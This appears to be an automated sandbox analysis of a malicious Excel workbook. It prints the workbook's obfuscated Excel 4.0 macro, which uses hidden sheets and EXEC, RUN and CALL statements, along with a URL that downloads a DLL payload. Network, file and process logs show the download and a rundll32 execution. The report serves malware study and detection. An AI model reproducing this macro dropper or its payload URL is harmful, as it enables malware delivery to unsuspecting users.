Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 01 35 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,https://obsusa.net/chemgrcr.dll,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,'
bp""",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=WORKBOOK.HIDE(""Sheet2"")=WORKBOOK.HIDE(""Sheet3"")=WORKBOOK.HIDE(""Sheet4"")=WORKBOOI
(""Sheet5"")",,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,JJC,,,,,,,,,,,,,,,,,,,,,U,,,,,,,,,,,,,,,,,,,,,R,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,D,,,,,,,,,,,,,,,,,,,,L,,,,,CBB,,,,,,,,,,,,,,,,,,,,L,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,w,o,,,,,,,,,,,,,,,,,,M,,,,,,,,,,,,,,,,"=LEFT(""UR
)",,,,,,,o,,,,n,,,,,,,,,,,,,,,,,,,,,l,,,,,,,,,,,,,,,,,,,,,,n,,,o,,,0,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,0,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,rund,,,,,,,,,,,,,,,,,,,,,,,,,,,0,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,",St",,,,,,,,,,,,,,,,,,,,,"=""ll32 """,,ar,,,,,,,,,,,,,,,,,,,,,,,,,tW,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(4565464
5646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(4
```

```
56346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=EXEC(Sheet3!BN47&Sheet3!BM53&Sheet3!BU19&Sheet3!BO52&Sheet3!BO53&Sheet3!BO54)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=RUN(Sheet3!BG25)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)
```

```
"=IF(5+5,""dfdsfdsfds4fds85f48e18es1f8esf65d1f"",""sd4f81ds5f1e51f5ds1fe1fs351fe5s1f51h5y1j5y1h2t1gfg"")=IF(5+5,""dfdsfdsfds4fds85f48e18es1f8esf65d1f"",""sd4f81ds5f1e51f5ds1fe1fs351fe5s1f51h5y1j5y1h2t1gfg"")=IF(5+5,""dfdsfdsfds4fds85f48e18es1f8esf65d1f"",""sd4f81ds5f1e51f5ds1fe1fs351fe5s1f51h5y1j5y1h2t1gfg"")=CALL(Sheet3!CA36&Sheet3!BM32&Sheet3!BL36&Sheet3!BL37&Sheet3!BM39,Sheet3!BP28&Sheet3!BP29&Sheet3!BP33&Sheet3!BO31&Sheet3!BP35&Sheet3!BO35&Sheet3!BP37&Sheet3!BN38&Sheet3!BP39&Sheet5!BM31&Sheet5!BF30,Sheet3!BQ27&Sheet3!BR32,Sheet3!BQ41,Sheet3!BU15,Sheet3!BU19,Sheet3!BR48,Sheet3!BS39)=Sheet4!BH32()&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""
```

Network Behavior

Network Port Distribution

Total Packets: 46

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 10:57:44.492187023 CEST	49711	443	192.168.2.5	170.249.236.47
May 4, 2021 10:57:44.631474018 CEST	443	49711	170.249.236.47	192.168.2.5
May 4, 2021 10:57:44.631674051 CEST	49711	443	192.168.2.5	170.249.236.47
May 4, 2021 10:57:44.633119106 CEST	49711	443	192.168.2.5	170.249.236.47
May 4, 2021 10:57:44.770663977 CEST	443	49711	170.249.236.47	192.168.2.5
May 4, 2021 10:57:44.771298885 CEST	443	49711	170.249.236.47	192.168.2.5
May 4, 2021 10:57:44.771323919 CEST	443	49711	170.249.236.47	192.168.2.5
May 4, 2021 10:57:44.771344900 CEST	443	49711	170.249.236.47	192.168.2.5
May 4, 2021 10:57:44.771368027 CEST	443	49711	170.249.236.47	192.168.2.5
May 4, 2021 10:57:44.771409988 CEST	49711	443	192.168.2.5	170.249.236.47
May 4, 2021 10:57:44.771476984 CEST	49711	443	192.168.2.5	170.249.236.47
May 4, 2021 10:57:44.772592068 CEST	443	49711	170.249.236.47	192.168.2.5
May 4, 2021 10:57:44.772718906 CEST	49711	443	192.168.2.5	170.249.236.47
May 4, 2021 10:57:44.818700075 CEST	49711	443	192.168.2.5	170.249.236.47
May 4, 2021 10:57:44.956532955 CEST	443	49711	170.249.236.47	192.168.2.5
May 4, 2021 10:57:44.956737041 CEST	49711	443	192.168.2.5	170.249.236.47
May 4, 2021 10:57:44.957715988 CEST	49711	443	192.168.2.5	170.249.236.47
May 4, 2021 10:57:45.134879112 CEST	443	49711	170.249.236.47	192.168.2.5
May 4, 2021 10:57:46.115010977 CEST	443	49711	170.249.236.47	192.168.2.5
May 4, 2021 10:57:46.115048885 CEST	443	49711	170.249.236.47	192.168.2.5
May 4, 2021 10:57:46.115072966 CEST	443	49711	170.249.236.47	192.168.2.5
May 4, 2021 10:57:46.115094900 CEST	443	49711	170.249.236.47	192.168.2.5
May 4, 2021 10:57:46.115111113 CEST	443	49711	170.249.236.47	192.168.2.5
May 4, 2021 10:57:46.115117073 CEST	49711	443	192.168.2.5	170.249.236.47
May 4, 2021 10:57:46.115128040 CEST	443	49711	170.249.236.47	192.168.2.5
May 4, 2021 10:57:46.115154028 CEST	49711	443	192.168.2.5	170.249.236.47
May 4, 2021 10:57:46.115201950 CEST	49711	443	192.168.2.5	170.249.236.47

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 10:57:46.118524075 CEST	49711	443	192.168.2.5	170.249.236.47
May 4, 2021 10:57:46.118561029 CEST	49711	443	192.168.2.5	170.249.236.47
May 4, 2021 10:57:46.256160021 CEST	443	49711	170.249.236.47	192.168.2.5
May 4, 2021 10:57:46.256263971 CEST	49711	443	192.168.2.5	170.249.236.47

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 10:57:25.074767113 CEST	65307	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:25.132060051 CEST	53	65307	8.8.8.8	192.168.2.5
May 4, 2021 10:57:25.860224962 CEST	64344	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:25.909481049 CEST	53	64344	8.8.8.8	192.168.2.5
May 4, 2021 10:57:26.035655975 CEST	62060	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:26.065599918 CEST	61805	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:26.093810081 CEST	53	62060	8.8.8.8	192.168.2.5
May 4, 2021 10:57:26.117073059 CEST	53	61805	8.8.8.8	192.168.2.5
May 4, 2021 10:57:26.927946091 CEST	54795	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:26.976722002 CEST	53	54795	8.8.8.8	192.168.2.5
May 4, 2021 10:57:27.826680899 CEST	49557	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:27.875624895 CEST	53	49557	8.8.8.8	192.168.2.5
May 4, 2021 10:57:28.830481052 CEST	61733	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:28.890358925 CEST	53	61733	8.8.8.8	192.168.2.5
May 4, 2021 10:57:28.985946894 CEST	65447	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:29.048388958 CEST	53	65447	8.8.8.8	192.168.2.5
May 4, 2021 10:57:30.118390083 CEST	52441	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:30.169907093 CEST	53	52441	8.8.8.8	192.168.2.5
May 4, 2021 10:57:31.080326080 CEST	62176	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:31.131865025 CEST	53	62176	8.8.8.8	192.168.2.5
May 4, 2021 10:57:32.045290947 CEST	59596	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:32.096545935 CEST	53	59596	8.8.8.8	192.168.2.5
May 4, 2021 10:57:37.275358915 CEST	65296	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:37.328233957 CEST	53	65296	8.8.8.8	192.168.2.5
May 4, 2021 10:57:38.303996086 CEST	63183	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:38.352650881 CEST	53	63183	8.8.8.8	192.168.2.5
May 4, 2021 10:57:38.511643887 CEST	60151	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:38.606848001 CEST	53	60151	8.8.8.8	192.168.2.5
May 4, 2021 10:57:39.152005911 CEST	56969	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:39.243449926 CEST	53	56969	8.8.8.8	192.168.2.5
May 4, 2021 10:57:40.164068937 CEST	56969	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:40.224219084 CEST	53	56969	8.8.8.8	192.168.2.5
May 4, 2021 10:57:41.179500103 CEST	56969	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:41.258758068 CEST	53	56969	8.8.8.8	192.168.2.5
May 4, 2021 10:57:43.179759026 CEST	56969	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:43.246964931 CEST	53	56969	8.8.8.8	192.168.2.5
May 4, 2021 10:57:44.377614021 CEST	55161	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:44.426377058 CEST	53	55161	8.8.8.8	192.168.2.5
May 4, 2021 10:57:44.429295063 CEST	54757	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:44.489265919 CEST	53	54757	8.8.8.8	192.168.2.5
May 4, 2021 10:57:45.349729061 CEST	49992	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:45.398400068 CEST	53	49992	8.8.8.8	192.168.2.5
May 4, 2021 10:57:47.200417042 CEST	56969	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:47.252237082 CEST	53	56969	8.8.8.8	192.168.2.5
May 4, 2021 10:57:51.654570103 CEST	60075	53	192.168.2.5	8.8.8.8
May 4, 2021 10:57:51.716954947 CEST	53	60075	8.8.8.8	192.168.2.5
May 4, 2021 10:58:03.910079956 CEST	55016	53	192.168.2.5	8.8.8.8
May 4, 2021 10:58:03.959122896 CEST	53	55016	8.8.8.8	192.168.2.5
May 4, 2021 10:58:19.266011953 CEST	64345	53	192.168.2.5	8.8.8.8
May 4, 2021 10:58:19.327101946 CEST	53	64345	8.8.8.8	192.168.2.5
May 4, 2021 10:58:21.256779909 CEST	57128	53	192.168.2.5	8.8.8.8
May 4, 2021 10:58:21.305424929 CEST	53	57128	8.8.8.8	192.168.2.5
May 4, 2021 10:58:58.164371014 CEST	54791	53	192.168.2.5	8.8.8.8
May 4, 2021 10:58:58.212918043 CEST	53	54791	8.8.8.8	192.168.2.5
May 4, 2021 10:59:04.849445105 CEST	50463	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 10:59:04.903203011 CEST	53	50463	8.8.8.8	192.168.2.5
May 4, 2021 10:59:24.440581083 CEST	50394	53	192.168.2.5	8.8.8.8
May 4, 2021 10:59:24.518346071 CEST	53	50394	8.8.8.8	192.168.2.5
May 4, 2021 10:59:33.978415012 CEST	58530	53	192.168.2.5	8.8.8.8
May 4, 2021 10:59:34.027230978 CEST	53	58530	8.8.8.8	192.168.2.5
May 4, 2021 10:59:36.338891029 CEST	53813	53	192.168.2.5	8.8.8.8
May 4, 2021 10:59:36.396197081 CEST	53	53813	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 10:57:44.429295063 CEST	192.168.2.5	8.8.8.8	0x67c	Standard query (0)	obsusa.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 10:57:44.489265919 CEST	8.8.8.8	192.168.2.5	0x67c	No error (0)	obsusa.net		170.249.236.47	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 10:57:44.772592068 CEST	170.249.236.47	443	192.168.2.5	49711	CN=obsusa.net CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Apr 15 02:00:00 CEST 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Thu Jul 15 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 6296 Parent PID: 792

General

Start time:	10:57:36
Start date:	04/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x1280000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B93B0018.tmp	success or wait	1	13F495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	12F20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	12F211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	12F213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	12F213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6456 Parent PID: 6296

General

Start time:	10:57:45
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\qqjdkdl.obp,StartW
Imagebase:	0xf40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis